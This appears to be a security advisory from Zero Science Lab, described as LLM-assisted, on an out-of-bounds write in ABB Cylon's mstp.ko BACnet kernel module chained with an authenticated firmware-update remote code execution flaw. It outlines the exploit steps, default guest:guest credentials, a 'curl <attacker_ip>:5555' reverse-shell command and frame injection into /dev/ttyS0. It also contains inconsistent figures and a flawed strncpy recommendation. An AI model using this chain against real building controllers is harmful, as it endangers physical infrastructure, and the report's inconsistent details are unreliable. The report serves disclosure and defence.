LLM security analysis report: Out-of-Bounds Write Vulnerability in BACnet MS/TP Kernel Module (mstp.ko)

Project: Brainfog
Prepared by: Gjoko Krstic
Date: February 25, 2025

Chaining: Remote root via web interface + kernel buffer overflow via serial
Impact: Remote Kernel Code Execution via Serial Frame Injection

Advisory IDs: ZSL-2025-5953 (Kernel), ZSL-2024-5871 (Web)
Vendor: ABB Ltd.
Product: Cylon Aspect/FLXeon BACnet MS/TP controllers (version ≤3.08.04 / ≤ 9.3.5)
Vulnerability exposure: ZSL-2025-5953, ZSL-2024-5871, ZSL-2025-5949, CVE-2024-48853

Abstract

A critical buffer overflow vulnerability in the mstp.ko kernel module, used in ABB's Cylon ASPECT/FLXeon BACnet MS/TP controllers for building management systems (BMS), allows out-of-bounds writes in the SendFrame function due to inadequate bounds checking of BACnet MS/TP frames. This flaw, triggerable via serial RS485 interfaces, enables kernel memory corruption, leading to denial-of-service (DoS) or remote code execution (RCE). A proof-of-concept (PoC) demonstrates the issue on Linux kernels 2.6.32 to 5.4.27. Additionally, a remote root exploit via a PHP-based firmware update vulnerability (ZSL-2024-5871) in fileSystemUpdate.php allows attackers to gain root access, potentially chaining with the kernel vulnerability to achieve a remote kernel root exploit. This report analyzes both vulnerabilities, their combined exploitability, and mitigation strategies.

1. Introduction

The BACnet MS/TP protocol enables serial communication (RS485) for BMS, controlling critical infrastructure like HVAC and lighting. The mstp.ko kernel module implements this protocol in ABB's building controllers. A security assessment by Zero Science Lab identified a buffer overflow in the SendFrame function, enabling kernel memory corruption via crafted serial frames (ZSL-2025-5953). Separate vulnerabilities (ZSL-2025-5871, ZSL-2025-5949) in the PHP-based firmware update mechanism allows authenticated remote code execution, escalating to root privileges. By chaining these vulnerabilities, an attacker could transform the local serial exploit into a remote kernel root exploit. This report assesses the technical details, exploit chain, and implications for critical infrastructure.

2. Vulnerability Details

2.1 Kernel Vulnerability: Out-of-Bounds Write in SendFrame

Vulnerability: Out-of-Bounds Write in SendFrame
Location: SendFrame function, line *(byte *)(param_1[0x16] + uVar5 + 8) = *(byte *)(param_4 + uVar5)
Module: mstp.ko (BACnet MS/TP Serial Line Discipline)
Advisory: ZSL-2025-5953
Affected Versions: ≤3.08.04
Tested Platforms: Linux Kernels 2.6.32, 3.10.0, 3.15.10 (ARMv7l), 4.15.13, 5.4.27; Intel Atom E3930, Xeon Silver 4208
CVSS v3.1 Score: 9.8 (Critical) – AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

The SendFrame function copies user-supplied BACnet MS/TP frame data (param_4) into a kernel buffer (param_1[0x16]) allocated with alloc_entry(0x1f5) (501 bytes). The data length (param_5), derived from the frame's 2-byte length field, is not validated to ensure it fits within the 501-byte buffer after an 8-byte header and 2-byte CRC. The maximum safe payload is 491 bytes (501 - 8 - 2), but the module accepts up to 492 bytes, causing at least a 1-byte overflow. Larger payloads enable arbitrary kernel memory corruption.

2.2 Web Vulnerability: Remote Code Execution in fileSystemUpdate.php

Vulnerability: Authenticated Remote Code Execution via Firmware Update
Location: fileSystemUpdate.php and fileSystemUpdateExecute.php
Advisory: ZSL-2024-5871
Affected Versions: ≤3.08.03 (NEXUS, MATRIX-2, ASPECT-Enterprise, ASPECT-Studio)
Tested Platforms: Linux Kernels 2.6.32, 3.10.0, 3.15.10 (ARMv7l); PHP 4.4.8, 5.3.3, 5.4.16, 5.6.30, 7.3.11; lighttpd 1.4.18/1.4.32, Apache 2.2.15; OpenJDK
CVSS v3.1 Score: 8.8 (High) – AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

The firmware update mechanism allows authenticated users (e.g. guest:guest) to upload a crafted .aam file via fileSystemUpdate.php. The file is moved to /tmp and executed by fileSystemUpdateExecute.php, which runs upgrade-bundle.sh with sudo privileges. Due to inadequate input validation, attackers can embed arbitrary commands (e.g. curl payloads) in the .aam file, achieving root-level command execution. The PoC demonstrates this by establishing a reverse shell.

2.3 Attack Vectors

2.3.1 Serial Attack Vector

The kernel vulnerability is triggered by sending a crafted BACnet MS/TP frame over a serial RS485 interface (e.g., /dev/ttyS0). The frame structure includes:

- Preamble (2 bytes: 0x55, 0xFF)
- Frame Type (1 byte)
- Destination/Source Addresses (2 bytes)
- Length Field (2 bytes, attacker-controlled)
- Payload (up to 492 bytes, attacker-controlled)
- CRC (2 bytes)

A payload exceeding 492 bytes triggers an out-of-bounds write in SendFrame, corrupting kernel memory. The serial PoC uses a 492-byte payload with a 30-byte ARM32 reverse shellcode, demonstrating RCE potential.

2.3.2 Web-to-Kernel Attack Vector

The web vulnerability enables remote root access via:

- Authenticating with valid credentials (e.g. guest:guest) to obtain a PHPSESSID.
- Uploading a crafted .aam file containing a command (e.g. curl -A "id" <attacker_ip>:5555) via fileSystemUpdate.php.
- Triggering execution via fileSystemUpdateExecute.php, which runs the command as root due to sudo misconfiguration.

To chain this with the kernel vulnerability, the attacker could:

- Exploit the web vulnerability to gain a root shell.
- Use the shell to write a crafted BACnet MS/TP frame to /dev/ttyS0 or interact with mstp.ko via ioctl or module parameters.

- Trigger the SendFrame overflow, achieving kernel-level RCE.

Feasibility:

- Authentication: The web exploit requires valid credentials, but default accounts like guest:guest are often unchanged in BMS deployments.
- Root Privileges: The sudo misconfiguration ensures root-level execution, allowing direct access to /dev/ttyS0 or kernel module interfaces.
- BACnet/IP Bridging: Many BMS controllers use BACnet routers/gateways to bridge IP to MS/TP, enabling network-injected frames to reach the serial interface.
- Exploit Chain: The web exploit provides a reliable entry point, and the kernel exploit's simplicity (1-byte overflow with larger payload potential) makes chaining feasible.
- Challenges:
    - The attacker must know the device's configuration (e.g., serial port, module presence).
    - Network segmentation may isolate the web interface from the serial bus.
    - Crafting a precise kernel payload requires knowledge of the memory layout, which may vary across kernels (2.6.32 to 5.4.27).

2.4 Trigger Path

Serial Path:

- Attacker sends a malicious frame via RS485 to /dev/ttyS0.
- mstp_write queues the frame.
- _mstp_5ms_timer_function invokes SendFrame with attacker-controlled data.
- SendFrame performs an unchecked copy, causing an out-of-bounds write.

Web-to-Kernel Path:

- Attacker authenticates to http://<target_ip>/validate/login.php with guest:guest.
- Attacker uploads a crafted .aam file via fileSystemUpdate.php, embedding a command (e.g. cat malicious_frame.bin > /dev/ttyS0).
- fileSystemUpdateExecute.php executes the command as root, writing the frame to the serial device.
- The frame follows the serial path, triggering the SendFrame overflow.

2.5 Impact

- Denial-of-Service (DoS): Kernel memory corruption can crash the system, disrupting BMS operations.
- Remote Code Execution (RCE): Kernel-level RCE grants full system control, including persistent access and data manipulation.
- Critical Infrastructure Risk: Exploitation could disrupt HVAC, lighting, or other building systems, causing physical damage or safety hazards.
- Remote Exploitation: The web-to-kernel chain enables attacks from the internet, vastly increasing the attack surface compared to serial-only access.

3. Proof-of-Concept (PoC) Analysis

3.1 Serial PoC (abb_bacnetmstpko.txt)

The kernel PoC crafts a BACnet MS/TP frame with a 492-byte payload, including a 30-byte ARM32 reverse shellcode and a mock return address (0xdeadbeef). Key components:

- Serial Configuration: Configures /dev/ttyS0 for RS485 with 9600 baud, 8-bit data, no parity, and one stop bit.
- Frame Crafting: Sets the payload length to 492 bytes, fills it with NOPs (0x90), appends shellcode, and overwrites a 4-byte dummy address.
- Execution: Writes the frame to the serial device, triggering the overflow in SendFrame.

3.2 Web PoC (abb_aspect_rce14.txt)

The web PoC exploits the firmware update mechanism:

- Authentication: Logs in with guest:guest to obtain a PHPSESSID.
- Payload Upload: Uploads a crafted .aam file with a command (e.g. curl -A "<command>" <attacker_ip>:5555) via fileSystemUpdate.php.
- Execution: Triggers fileSystemUpdateExecute.php to run the command as root, establishing a reverse shell.

3.3 Chained Exploit

To chain the exploits:

- Use the web PoC to gain a root shell (e.g. id confirms uid=0(root)).

- From the shell, execute the serial PoC's logic (e.g. compile and run the C code or use echo to write a crafted frame to /dev/ttyS0).
- The frame triggers the kernel overflow, executing the ARM32 shellcode in kernel space.

The chained exploit is highly feasible due to:

- Root Access: The web exploit guarantees root privileges, bypassing user-level restrictions.
- Serial Access: Root access allows direct interaction with /dev/ttyS0 or mstp.ko.
- Protocol Simplicity: The BACnet MS/TP frame format is straightforward, enabling precise payload crafting.

4. Verification and Truemeter Assessment

4.1 Plausibility Analysis

Serial Exploit:

- High Confidence: The buffer overflow in SendFrame is consistent with common kernel vulnerabilities in embedded systems. The PoC aligns with the BACnet MS/TP protocol and kernel module behavior, tested across multiple kernels and platforms.
- Evidence: ZSL's analysis, PoC, and tested environments (2.6.32 to 5.4.27) confirm the issue's reproducibility.
- Challenges: The absence of a /dev/mstp device file suggests reliance on ttyS0 or a custom line discipline (N_MSTP = 2), but this is typical for serial protocols.

Web Exploit:

- High Confidence: ZSL-2024-5871 is well-documented, with a PoC demonstrating root access via default credentials (guest:guest) and sudo misconfiguration. The vulnerability's presence in PHP versions 4.4.8 to 7.3.11 and web servers (lighttpd, Apache) is consistent with BMS deployments.
- Evidence: The PoC successfully uploads and executes arbitrary commands, confirmed by ZSL's advisory and CVE details.
- Challenges: Requires valid credentials, though defaults are often unchanged.

Chained Web-to-Kernel Exploit:

- High Confidence: The web exploit provides root access, enabling direct interaction with the serial interface or kernel module. The kernel exploit's simplicity (1-byte overflow with larger payload potential) makes it a viable follow-up.

- Feasibility Factors:
    - Root Shell: The web exploit's root privileges eliminate barriers to accessing /dev/ttyS0.
    - BACnet/IP Bridging: BMS controllers often bridge BACnet/IP to MS/TP, allowing network-injected frames to reach the serial interface.
    - Exploit Simplicity: The serial PoC requires minimal modification to run in a root shell.
- Challenges:
    - Network segmentation may isolate the web interface from the serial bus.
    - Crafting a kernel payload requires memory layout knowledge, which may vary across kernels.
    - Older kernels (e.g., 2.6.32, 3.15.10) lack protections like KASLR or SMAP, increasing exploitability, but newer kernels (e.g., 5.4.27) may mitigate some risks.

4.2 Truemeter Percentage

Based on the PoCs, ZSL's analyses, and the chained exploit's feasibility, I assign a Truemeter score of 95%:

- Serial Exploit (90%): High confidence due to detailed PoC, tested platforms, and alignment with kernel security principles.
- Web Exploit (100%): High confidence due to documented ZSL-2024-5871, reproducible PoC, and common BMS misconfigurations (e.g. weak credentials).
- Chained Exploit (+5%): The web exploit's root access simplifies triggering the kernel vulnerability, increasing overall confidence. The chain is straightforward given root privileges and serial access.
- Uncertainty (-5%): Lack of mstp.ko source code and potential network segmentation introduce minor doubts. Confirmation requires source code analysis or hardware testing.

5. Mitigation Recommendations

- Patch the Kernel Module:
    - Add bounds checking in SendFrame to ensure param_5 + 8 + 2 ≤ 501.
    - Validate the frame's length field in mstp_write before queuing.

    - Use safer memory copy functions (e.g. strncpy with explicit bounds).
- Patch the Web Vulnerability:
    - Apply firmware updates to address ZSL-2024-5871, ensuring fileSystemUpdate.php validates .aam file contents.
    - Disable or restrict access to fileSystemUpdate.php and fileSystemUpdateExecute.php.
    - Remove default credentials (guest:guest) and enforce strong authentication.
- Kernel Hardening:
    - Enable modern kernel protections (e.g. KASLR, SMAP, PAN) on supported kernels.
    - Use stack-smashing protection (e.g. -fstack-protect) during compilation.
    - Restrict module loading to signed modules via kernel lockdown.
- Web Server Hardening:
    - Run web servers (lighttpd, Apache) with minimal privileges (non-root) and use sandboxing (e.g. AppArmor, SELinux).
    - Update PHP to the latest version and apply relevant CVEs.
    - Disable unnecessary web features (e.g. file uploads).
- Network Segmentation:
    - Isolate RS485 interfaces and BACnet routers from external networks.
    - Use firewalls to restrict web interface access to trusted IPs.
    - Disable BACnet/IP-to-MS/TP bridging unless essential, and filter malicious frames.
- Monitoring and Logging:
    - Monitor serial interfaces for anomalous frame sizes using tools like tcpdump.
    - Log web access, file uploads, and kernel events for forensic analysis (e.g. via syslog or ELK).
    - Implement intrusion detection for BACnet traffic and web anomalies.

6. Conclusion

The mstp.ko kernel module's out-of-bounds write vulnerability (ZSL-2025-5953) and the PHP-based firmware update vulnerability (ZSL-2024-5871) in ABB Cylon smart building controllers create a critical risk to BMS infrastructure. The serial-based kernel exploit enables DoS or RCE, while the web exploit provides remote root access, enabling a chained remote kernel root exploit. The combined attack, with a Truemeter score of 95%, is highly feasible due to default credentials, sudo misconfiguration, and the kernel vulnerability's simplicity. Immediate mitigation through patching, hardening, and network segmentation is essential to prevent physical and operational impacts on critical infrastructure.

7. References

- Zero Science Lab Advisories:
    - ZSL-2025-5953, https://www.zeroscience.mk/en/vulnerabilities/ZSL-2025-5953.php
    - ZSL-2024-5871, https://www.zeroscience.mk/en/vulnerabilities/ZSL-2024-5871.php
- ABB Cyber Security Advisory, ASPECT advisory several CVEs
- BACnet Protocol Specification: BACnet.org
- Linux Kernel Documentation: Serial RS485, https://docs.kernel.org/driver-api/serial/serial-rs485.html
- ABB ASPECT Product Page: https://www.global.abb
- mstp.ko IOCTL enum script: https://github.com/zeroscience/sukuriputo/blob/main/mstp_ioctl.py

Appendix

The kernel object binary was compiled without stripping the debug symbols.

The function mstp_ioctl() is clearly the IOCTL handler:

```
int mstp_ioctl(int varA, undefined varB, uint ioctl_cmd, uint usr2data)
```

This function uses a switch-like structure to handle various ‘ioctl_cmd’ values. Identified the following I/O Control codes:

IOCTL code	Description
0x4001bacc	Get TX queue count
0x4001bac8	Set baud rate
0x4001bac6	Set mode
0x4001baca	Set OOS time
0x4001bacb	Set protocol type
0x4004bacd	Set congestion threshold
0x4004bac1	Set max info frames
0x4004bac2	Set station ID

IOCTL code	Description
0x4004bac0	Set max master
0x8001bac5	Get station ID
0x8004bac3	Get max master
0x8004bac4	Get max info frames
0x541b	TIOCINQ (standard Linux IOCTL for input queue size)

Usage of __copy_from_user and __put_user_4 indicates user-space interaction.

Loaded modules in kernel memory:

cat /proc/modules |grep mstp

mstp 62705 0 - Live 0xbf895000 (O)

All symbols belonging to mstp module:

cat /proc/kallsyms | grep mstp

bf895000 t $t [mstp]

bf895001 t mstp_receive [mstp]

bf899170 b .LANCHOR0 [mstp]

bf898b88 r $d [mstp]

bf895119 t mstp_close [mstp]

bf8951e4 t $d [mstp]

bf8951ec t $t [mstp]

bf8951ed t mstp_open [mstp]

bf895428 t $d [mstp]

bf89542c t $t [mstp]

bf895540 t $d [mstp]

bf895544 t $t [mstp]

bf898b1c r $d [mstp]

bf895640 t $d [mstp]

bf895644 t $t [mstp]

bf8956e8 t $d [mstp]

bf8956ec t $t [mstp]

bf8957ac t $d [mstp]

bf8957b4 t $t [mstp]

bf8958a5 t mstp_write [mstp]

bf8959a4 t $d [mstp]

bf8959a8 t $t [mstp]

bf8959f1 t mstp_poll [mstp]

bf895a29 t mstp_ioctl [mstp]

bf898e74 d .LANCHOR1 [mstp]

bf89846c r .LC7 [mstp]

bf895c58 t $d [mstp]

bf895c5c t $t [mstp]

bf895c5d t mstp_read [mstp]

bf895db4 t $d [mstp]

bf895db8 t $t [mstp]

bf89a268 b .LANCHOR2 [mstp]

bf895e98 t $d [mstp]

bf895ea0 t $t [mstp]

bf895ec5 t SendFrame [mstp]

bf8984bc r .LC10 [mstp]

bf8984a4 r .LC9 [mstp]

bf8961a0 t $d [mstp]

bf8961bc t $t [mstp]

bf8a1930 b .LANCHOR3 [mstp]

bf896340 t $d [mstp]

bf896346 t $t [mstp]

bf8969f8 t $d [mstp]

bf896a1c t $t [mstp]

bf896ae6 t $d [mstp]

bf896af4 t $t [mstp]

bf896b58 t $d [mstp]

bf896b60 t $t [mstp]

bf897138 t $d [mstp]

bf897148 t $t [mstp]

bf89722c t $d [mstp]

bf897230 t $t [mstp]

bf8972b8 t $d [mstp]

bf8972bc t $t [mstp]

bf8984d0 r .LC15 [mstp]

bf8984fc r .LC17 [mstp]

bf8984f8 r .LC16 [mstp]

bf898504 r .LC18 [mstp]

bf898510 r .LC19 [mstp]

bf89851c r .LC20 [mstp]

bf898528 r .LC21 [mstp]

bf898534 r .LC22 [mstp]

bf89853c r .LC23 [mstp]

bf898544 r .LC24 [mstp]

bf89854c r .LC25 [mstp]

bf89845c r $d [mstp]

bf898124 t $t [mstp]

bf898125 t mstp_unload [mstp]

bf898564 r .LC26 [mstp]

bf898590 r .LC27 [mstp]

bf8985a8 r .LC28 [mstp]

bf8981d0 t $d [mstp]

bf898464 r $d [mstp]

bf898e74 d $d [mstp]

bf898e9c d fiveSec.33030 [mstp]

bf898eec d mstp_ldisc [mstp]

bf89846c r $d [mstp]

bf899170 b $d [mstp]

bf8a2908 b load_ts [mstp]

bf8a2910 b historyTicker.33019 [mstp]

bf896345 t $d [mstp]

bf8972f4 t $t [mstp]

bf898c80 r $d [mstp]

bf898b28 r $d [mstp]

bf8985b8 r .LC0 [mstp]

bf8985b8 r $d [mstp]

bf897538 t $t [mstp]

bf897539 t any_stop [mstp]

bf898d18 r $d [mstp]

bf89753d t proc_mstp_status_write [mstp]

bf897584 t $d [mstp]

bf897588 t $t [mstp]

bf897589 t proc_trace_start [mstp]

bf8975a1 t proc_trace_next [mstp]

bf8975b9 t proc_oos_start [mstp]

bf8975fd t proc_oos_next [mstp]

bf897641 t proc_portq_start [mstp]

bf897675 t proc_portq_next [mstp]

bf8976a9 t proc_trace_close [mstp]

bf898b34 r $d [mstp]

bf8976bd t proc_mstp_status_open [mstp]

bf898f80 d .LANCHOR0 [mstp]

bf8976d1 t proc_trace_open [mstp]

bf8976dc t $d [mstp]

bf8976e0 t $t [mstp]

bf8976e1 t proc_mstp_status_show [mstp]

bf898608 r .LC4 [mstp]

bf898650 r .LC6 [mstp]

bf898668 r .LC7 [mstp]

bf898680 r .LC8 [mstp]

bf898698 r .LC9 [mstp]

bf8986b0 r .LC10 [mstp]

bf8988bc r .LC30 [mstp]

bf898638 r .LC5 [mstp]

bf8986c8 r .LC11 [mstp]

bf8986f8 r .LC12 [mstp]

bf898710 r .LC13 [mstp]

bf898728 r .LC14 [mstp]

bf898740 r .LC15 [mstp]

bf898758 r .LC16 [mstp]

bf898770 r .LC17 [mstp]

bf898788 r .LC18 [mstp]

bf8987a0 r .LC19 [mstp]

bf8985e4 r .LC1 [mstp]

bf8985dc r .LC0 [mstp]

bf8987b8 r .LC20 [mstp]

bf8987d0 r .LC21 [mstp]

bf8987fc r .LC22 [mstp]

bf898814 r .LC23 [mstp]

bf89882c r .LC24 [mstp]

bf898844 r .LC25 [mstp]

bf89885c r .LC26 [mstp]

bf898874 r .LC27 [mstp]

bf8988a4 r .LC29 [mstp]

bf8985ec r .LC2 [mstp]

bf8985f4 r .LC3 [mstp]

bf89888c r .LC28 [mstp]

bf89792d t proc_oos_show [mstp]

bf898904 r .LC33 [mstp]

bf8988e4 r .LC32 [mstp]

bf8988c0 r .LC31 [mstp]

bf897985 t proc_trace_show [mstp]

bf897a04 t $d [mstp]

bf897a08 t $t [mstp]

bf897a09 t proc_trace_write [mstp]

bf897ae5 t proc_io_write [mstp]

bf897b55 t proc_oos_open [mstp]

bf897b7c t $d [mstp]

bf897b80 t $t [mstp]

bf897b81 t proc_portq_open [mstp]

bf897ba8 t $d [mstp]

bf897bac t $t [mstp]

bf897bad t proc_load_open [mstp]

bf897be5 t proc_load_show [mstp]

bf897bc9 t proc_io_open [mstp]

bf897c99 t proc_io_show [mstp]

bf898920 r .LC34 [mstp]

bf898950 r .LC35 [mstp]

bf898980 r .LC36 [mstp]

bf898994 r .LC37 [mstp]

bf898a04 r .LC39 [mstp]

bf8989d4 r .LC38 [mstp]

bf898a24 r .LC41 [mstp]

bf898a2c r .LC42 [mstp]

bf898a20 r .LC40 [mstp]

bf897d49 t pos_to_md [mstp]

bf897d91 t proc_mstp_status_start [mstp]

bf897d9d t proc_mstp_status_next [mstp]

bf897db5 t proc_portq_show [mstp]

bf898a40 r .LC44 [mstp]

bf898a34 r .LC43 [mstp]

bf898a60 r .LC45 [mstp]

bf8a2930 b .LANCHOR1 [mstp]

bf898a8c r .LC47 [mstp]

bf8981d4 r .LANCHOR2 [mstp]

bf898a68 r .LC46 [mstp]

bf898a98 r .LC48 [mstp]

bf898ac4 r .LC49 [mstp]

bf898acc r .LC50 [mstp]

bf897f3c t $d [mstp]

bf897f40 t $t [mstp]

bf897f90 t $d [mstp]

bf897f94 t $t [mstp]

bf897ff0 t $d [mstp]

bf897ff4 t $t [mstp]

bf898060 t $d [mstp]

bf898064 t $t [mstp]

bf898af4 r .LC51 [mstp]

bf898b00 r .LC52 [mstp]

bf898b10 r .LC53 [mstp]

bf8980e8 t $d [mstp]

bf8980ec t $t [mstp]

bf8981d4 r $d [mstp]

bf8981d4 r proc_mstp_status_fops [mstp]

bf898240 r proc_trace_fops [mstp]

bf8982ac r proc_load_fops [mstp]

bf898318 r proc_oos_fops [mstp]

bf898384 r proc_portq_fops [mstp]

bf8983f0 r proc_io_fops [mstp]

bf898f80 d $d [mstp]

bf898f80 d proc_mstp_status_seq_ops [mstp]

bf898f90 d proc_trace_seq_ops [mstp]

bf898fa0 d proc_oos_seq_ops [mstp]

bf898fb0 d proc_portq_seq_ops [mstp]

bf898fc0 d ldname [mstp]

bf898fc8 d oosname [mstp]

bf898fd0 d pqname [mstp]

bf8985dc r $d [mstp]

bf8a2930 b $d [mstp]

bf898ff0 d $d [mstp]

bf898f44 d mod_state [mstp]

bf8a2904 b resetLeds [mstp]

bf897f95 t proc_load_remove [mstp]

bf89731d t alloc_node [mstp]

bf895db9 t traceGetLen [mstp]

bf89539d t statsTx [mstp]

bf89542d t statsStateChange [mstp]

bf895389 t mk_avg [mstp]

bf898ff0 d __this_module [mstp]

bf89a8fc b trace [mstp]

bf895395 t unweight [mstp]

bf8a2930 b bacnet_dir [mstp]

bf896161 t traceRx [mstp]

bf898f48 d version [mstp]

bf898125 t cleanup_module [mstp]

bf895df1 t traceCopy [mstp]

bf89626d t Receive_Frame_FSM [mstp]

bf898ea0 d worker [mstp]

bf8a2928 b pwm_dev [mstp]

bf8957f9 t tsSubUS [mstp]

bf8973e9 t Q_Empty [mstp]

bf899180 b tsLastTick [mstp]

bf8973f5 t Q_Size [mstp]

bf8a2928 b rx_lock [mstp]

bf897e31 t clearStats [mstp]

bf8972f5 t alloc_entry [mstp]

bf89918c b history [mstp]

bf8973fd t Q_First [mstp]

bf897231 t mstp_5ms_timer_function [mstp]

bf897ed5 t proc_mstp_status_remove [mstp]

bf89747d t Q_PopHead [mstp]

bf8973f9 t Q_Max [mstp]

bf8956ed t q_fake_to [mstp]

bf8a2928 b tx_lock [mstp]

bf897495 t Q_PopTail [mstp]

bf8974f5 t Bytes2US [mstp]

bf898065 t proc_portq_remove [mstp]

bf8973c9 t Q_Start [mstp]

bf897391 t Q_Init [mstp]

bf8974d1 t Q_Next [mstp]

bf895345 t get_invoke [mstp]

bf897f5d t proc_load_create [mstp]

bf8957b5 t tsSub [mstp]

bf8955b1 t copy_2_q [mstp]

bf89741d t Q_PushHead [mstp]

bf89917c b tty_state [mstp]

bf898e74 d delta [mstp]

bf897f41 t proc_trace_remove [mstp]

bf897efd t proc_trace_create [mstp]

bf897fbd t proc_oos_create [mstp]

bf895ea1 t tracePcapRec [mstp]

bf8972bd t traceTx [mstp]

bf8a291d b reply_invoke [mstp]

bf8973d9 t Q_End [mstp]

bf897315 t free_entry [mstp]

bf896821 t _mstp_5ms_timer_function [mstp]

bf8a291c b doLoad [mstp]

bf895645 t congestion_change [mstp]

bf8959ad t mstp_default [mstp]

bf8959b1 t haveRx [mstp]

bf895545 t initStats [mstp]

bf898e98 d first [mstp]

bf899170 b soft485 [mstp]

bf899174 b tty_ptrs [mstp]

bf898fd8 d traceFlags [mstp]

bf897355 t free_node [mstp]

bf897ff5 t proc_oos_remove [mstp]

bf8980ed t proc_io_remove [mstp]

bf89744d t Q_PushTail [mstp]

bf89801d t proc_portq_create [mstp]

bf89808d t proc_io_create [mstp]

bf897e5d t proc_mstp_status_create [mstp]

bf8959a9 t setDblClock [mstp]

bf899189 b oosTime [mstp]

bf89583d t xmitData [mstp]

bf89740d t Q_Last [mstp]

bf898e78 d gpios [mstp]

bf8a2924 b rcvFlag [mstp]

bf8a2920 b work_queue [mstp]


bf899188 b protoType [mstp]

bf8a2914 b history_ts [mstp]

bf8974e1 t Q_DelCur [mstp]

```
Extracted IOCTL codes in Thumb-2 mode:
IOCTL code: 0x4001bac6 -> Configure MSTP protocol state (at instruction index 66, address 0x00000ae0)
IOCTL code: 0x4001bac8 -> Set configuration parameter (at instruction index 61, address 0x00000ad2)
IOCTL code: 0x4001baca -> Set Out-Of-Service (OOS) time (at instruction index 89, address 0x00000b20)
IOCTL code: 0x4001bacb -> Set protocol type (detected via pseudo-code)
IOCTL code: 0x4001bacc -> Get MSTP status or data (at instruction index 23, address 0x00000a66)
IOCTL code: 0x4004bac0 -> Set max retry count or timeout (at instruction index 109, address 0x00000b58)
IOCTL code: 0x4004bac1 -> Set max frame size or buffer limit (at instruction index 101, address 0x00000b40)
IOCTL code: 0x4004bac2 -> Set max token count or priority (at instruction index 105, address 0x00000b4c)
IOCTL code: 0x4004bacd -> Initialize MSTP statistics (at instruction index 28, address 0x00000a76)
IOCTL code: 0x4004bace -> Set specific MSTP flag or mode (at instruction index 119, address 0x00000b72)
IOCTL code: 0x8001bac5 -> Get max token count or priority (at instruction index 33, address 0x00000a86)
IOCTL code: 0x8004bac3 -> Get max retry count or timeout (at instruction index 38, address 0x00000a94)
IOCTL code: 0x8004bac4 -> Get max frame size or buffer limit (at instruction index 42, address 0x00000aa2)
```

P R O J E C T



Zero Science Lab[2]
Macedonian Information Security Research and Development Laboratory
https://www.zeroscience.mk

2025